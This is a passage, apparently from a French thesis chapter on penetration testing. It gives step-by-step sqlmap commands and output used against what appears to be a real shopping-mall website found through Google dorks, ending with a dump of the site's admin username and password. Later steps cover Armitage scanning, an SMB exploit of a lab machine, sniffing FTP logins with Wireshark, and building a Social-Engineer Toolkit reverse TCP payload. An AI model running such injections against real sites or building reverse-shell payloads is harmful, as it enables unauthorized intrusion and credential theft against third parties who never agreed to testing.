


Figure IV.17 : Gr3enox

Après que nous avons copié l'URL dans Gr3enox et trouvé les dorks, nous commençons la recherche des sites vulnérables et exploitables en cliquant sur start. Nous exécutons l'attaque injection sql sur le site choisis en utilisant un outil sqlmap.

➢ **SQLmap** : C'est un outil de test de pénétration très puissant (open source), il automatise la détection et l'exploitation de failles pour les attaques de type SQL injection. Il possède de nombreuses fonctions, et permet entre autre de détecter les SGBD, les bases, tables, colonnes, récupérer les données et même prendre le contrôle d'une base de données.




Figure IV.18 : Lancement de la commande d'aide

Pour voir les bases de données nous exécutons la commande suivante :

sqlmap -u « *site-trouvé-précédemment* » --dbs

Sqlmap nous indique le SGBD et les vulnérabilités. Il nous demande si on veut continuer de chercher des vulnérabilités sur ce site en tapons C (Continuer).A la fin de cette procédure, il nous liste les bases de données qu'il a trouvées, comme dans notre exemple c'est **mynkmall_new et information-shema**




Figure IV.19 : Commande pour affichage de la base de donné

Nous exécutons la commande suivante pour voir les tables qui se trouvent au niveau d'une base de données sélectionnée :

root@kali:~# **sqlmap -u site-copiée- précédemment --tables –D nom-base-choisie**

```
root@kali:~# sqlmap -u http://www.mynkmall.com/shop.php?id=2 --tables -D mynkm
all_new

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org
```

Figure IV.20: Commande pour affichage les tables de base de données

Il affiche les tables à la fin de cette procédure. Dans cette table on a choisi **admin** car son nom indique qu'on peut y trouver des données intéressantes sur les utilisateurs de la base (mots de passe notamment).

```
Database: mynkmall_new
[34 tables]
+-------------------------+
| ad_inq                  |
| admin                   |
| advertise               |
| banner_top              |
| block                   |
| career                  |
| cat_career              |
| contactform             |
| country                 |
| cv                      |
| download                |
| dynamic_pages           |
| events                  |
| firstfloor              |
| general                 |
| groundfloor             |
| help_inq                |
| les_inq                 |
| mall_profile            |
| mapposition             |
| menu_bottom_sub         |
| menu_footer_cat         |
| menu_footer_sub         |
| menu_top_cat            |
| menu_top_sub            |
| msg                     |
| news                    |
| photo_gallery           |
| promote                 |
| services                |
| shops                   |
| shops_item              |
```

Figure IV.21 : La table de la base de données

Commande pour voir les colonnes d'une table choisie :

sqlmap -u adresse-ip-copiée-precedemment -D nom-base-choisie -T nom-table-choisie

Dans notre exemple nous avons choisis la table **admin**, car son nom indique qu'on peut y trouver des données intéressantes sur les utilisateurs de la base (mots de passe notamment).

```
root@kali:~# sqlmap -u http://www.mynkmall.com/shop.php?id=2 --columns  -D myn
kmall_new -T admin

    sqlmap/1.0-dev - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutu
al consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting at 21:28:25
```

Figure IV.22 : commande pour afficher les colonnes de la table

A la fin de cette procédure, sqlmap affiche les colonnes de la table ainsi que les caractéristiques comme suit :

```
Database: mynkmall_new
Table: admin
[5 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| admin_id   | int(11)      |
| admin_name | varchar(255) |
| email      | varchar(255) |
| password   | varchar(255) |
| user_name  | varchar(255) |
+------------+--------------+

[21:28:29] [INFO] fetched data logged to text files under '/usr/share/sqlmap/o
utput/www.mynkmall.com'

[*] shutting down at 21:28:29
```

Figure IV.23 : la colonne de la table.

La commande qui affiche la colonne de la table est la suivante :

root@kali:~**#sqlmap -u site copié précédemment --dump –D nom de la base de donnée -T admin –C admin_name, password, username.**

```
Database: mynkmall_new
Table: admin
[1 entry]
+----------+-----------+------------+
| password | user_name | admin_name |
+----------+-----------+------------+
| password | nkmall    | ayman      |
+----------+-----------+------------+

[22:54:22] [INFO] table 'mynkmall_new.admin' dumped to CSV file '/usr/share/sq
lmap/output/www.mynkmall.com/dump/mynkmall_new/admin.csv'
[22:54:22] [INFO] fetched data logged to text files under '/usr/share/sqlmap/o
utput/www.mynkmall.com'

[*] shutting down at 22:54:22
```

Figure IV.24 : La colonne de la table mynkmall_new

Les mots de passe ne sont pas hashés, s'il n'est pas va falloir les déchiffrer. Pour le dechiffrer nous utilisons md5 decrypter. Comme on peut utiliser haviji pour ce type d'attaque.




Figure IV.25 : haviji

IV.3.2.3 Collecte des informations actives

Durant la collecte d'informations active, nous interagissons directement avec un système pour en apprendre plus sur celui-ci. Nous pourrions, par exemple, effectuer des scans de ports pour trouver ceux qui sont ouverts sur la cible ou pour déterminer les programmes en cours d'exécution. Chaque système ou programme que nous découvrirons offre une nouvelle occasion pour la phase d'exploitation. Cependant, prenons garde : si nous sommes négligeant pendant la collecte d'informations active, nous pourrions nous faire repérer par un IDS ou un IPS.

Pour faire une collecte d'informations active, dirigeons nous vers les machines virtuelle que nous avons installées et faire une simulation de pentest.

a. Scan avec NMAP :

Nous le trouvons intégré à des distributions Linux, dont Kali. Bien qu'il soit possible d'exécuter Nmap à partir d'une interface graphique, nous allons réaliser nos scans des ports de la manière suivante : après le lancement d'armitage, nous scannons le réseau local et identifions les cibles potentielles. Pour cela, il suffit de sélectionner **Hosts** dans le menu et de choisir **Quick Scan** (OS detect).




Figure IV.26 : Lancement d'un scan Nmap à partir d'Armitage

Nous devons ensuite précisé l'adresse IP ou la plage d'adresses à scanner. Une fois le scan est terminé, les cibles identifiées s'affichent sous forme d'un écran dans l'espace de travail. Une boîte de dialogue apparaît également afin d'indiquer que les exploits peuvent être trouvés en utilisant le menu Use Attackspi > FindAttacks.

Quand on écrit cette adresse IP **192.168.1.0,** cela signifie que tout le réseau sera scanné et /24 pour toutes les machines.

Figure IV.27 : plage de balayage




Figure IV.28 : Armitage a identifié des cibles potentielles

Armitage a détecté cinq cibles potentielles. Nous avons sélectionné une de ses machines pour prendre connaissance de ses services. Nous avons choisis 192.168.1.25 pour prendre

connaissance de ces services. Nous avons trouvé une série de ports ouverts, ainsi que le système d'exploitation utilisé.

b. L'exploitation

Lorsque nous recherchions des failles dans notre cible, nous avons découvert quelques ports ouverts, c'est pour cela qu'nous avons choisit un vecteur d'attaque smb.

Après avoir lancé notre console Meterpreter, nous allons choisir une commande pour attaquer le système Windows.




Figure IV.29: utilisation d'une commande disponible

Pour attaquer la machine ciblée

La figure suivante illustre que nous avons réussie a attaqué notre cible. A ce moment là nous pouvons la défiler, arrêter les systèmes, redémarrer la machine, etc..




Figure VI.30 : La machine attaquée

c. Scan du trafic réseau avec wireshark

Wireshark est un logiciel qui permet la capture de données. Il utilise Wincap, Airpcap et Libpcap, compléments de ce logiciel pour capturer et filtrer des informations. On peut ainsi reconstruire les paquets tels qu'ils ont été envoyés.

Pour le lancer on exécute la commande suivante sur kali linux :

root@kali:~# **wireshark**




Figure IV.31: Interface de wireshark

Dans la fenêtre principale de Wireshark, nous trouvons des icônes en haut à droite. La première est celle qui ouvre Wireshark Capture Interfaces, la quatrième permet d'arrêter la capture, la cinquième de redémarrer la capture des données.




Figure IV.32 : Lancement de la carte réseau

On a vérifié qu'un serveur FTP s'exécute sur kali Linux. Pour illustrer la puissance de l'écoute du réseau, nous allons démarrer une capture Wireshark, puis nous connectons au serveur FTP de la cible à partir d'une fenêtre de terminal.

Pour cela, il suffit d'utiliser la commande ftp en précisant l'adresse IP du serveur : ftp adresse_ip_du_serveur_ftp

À ce stade, nous arrivons à l'ouverture de la session ftp qui nous donne le nom d'utilisateur **admin** et le mot de passe **230 logged in**.




Figure. IV.33 : exécution de FTP

Wireshark capture des paquets de données pendant plusieurs secondes après la tentative d'ouverture de la session, puis on arrête la capture en cliquant sur le quatrième bouton.




Figure IV.34 : capture des paquets

Après cette phase nous pouvons lire, mdifier, copier et supprimer les paquets de données.

VI.4 Exécution des attaques internes

- **Creation d'un payload :** Nous ouvrons la fenetre terminale et nous exécutons la commande suivant : **root@kali:**~#setoolkit

Figure IV.35 : le menu de la commande setoolkit

Dans le menu ci-dessous nous choisissons le numéro1pour faire une attaque de type sociale engineering, puis il nous affiche les types d'attaque existant, nous cliquons sur4 (voir la figure ci-dessus) pour créer un payload.

Figure IV.36: création de payload et listner

Dans la figure ci-dessus, nous saisissons notre adresse IP.




Figure IV.37 : Saisie adresse IP de pirate

Nous choisissons le numéro 2 pour exécuter Windows reverse TCP.

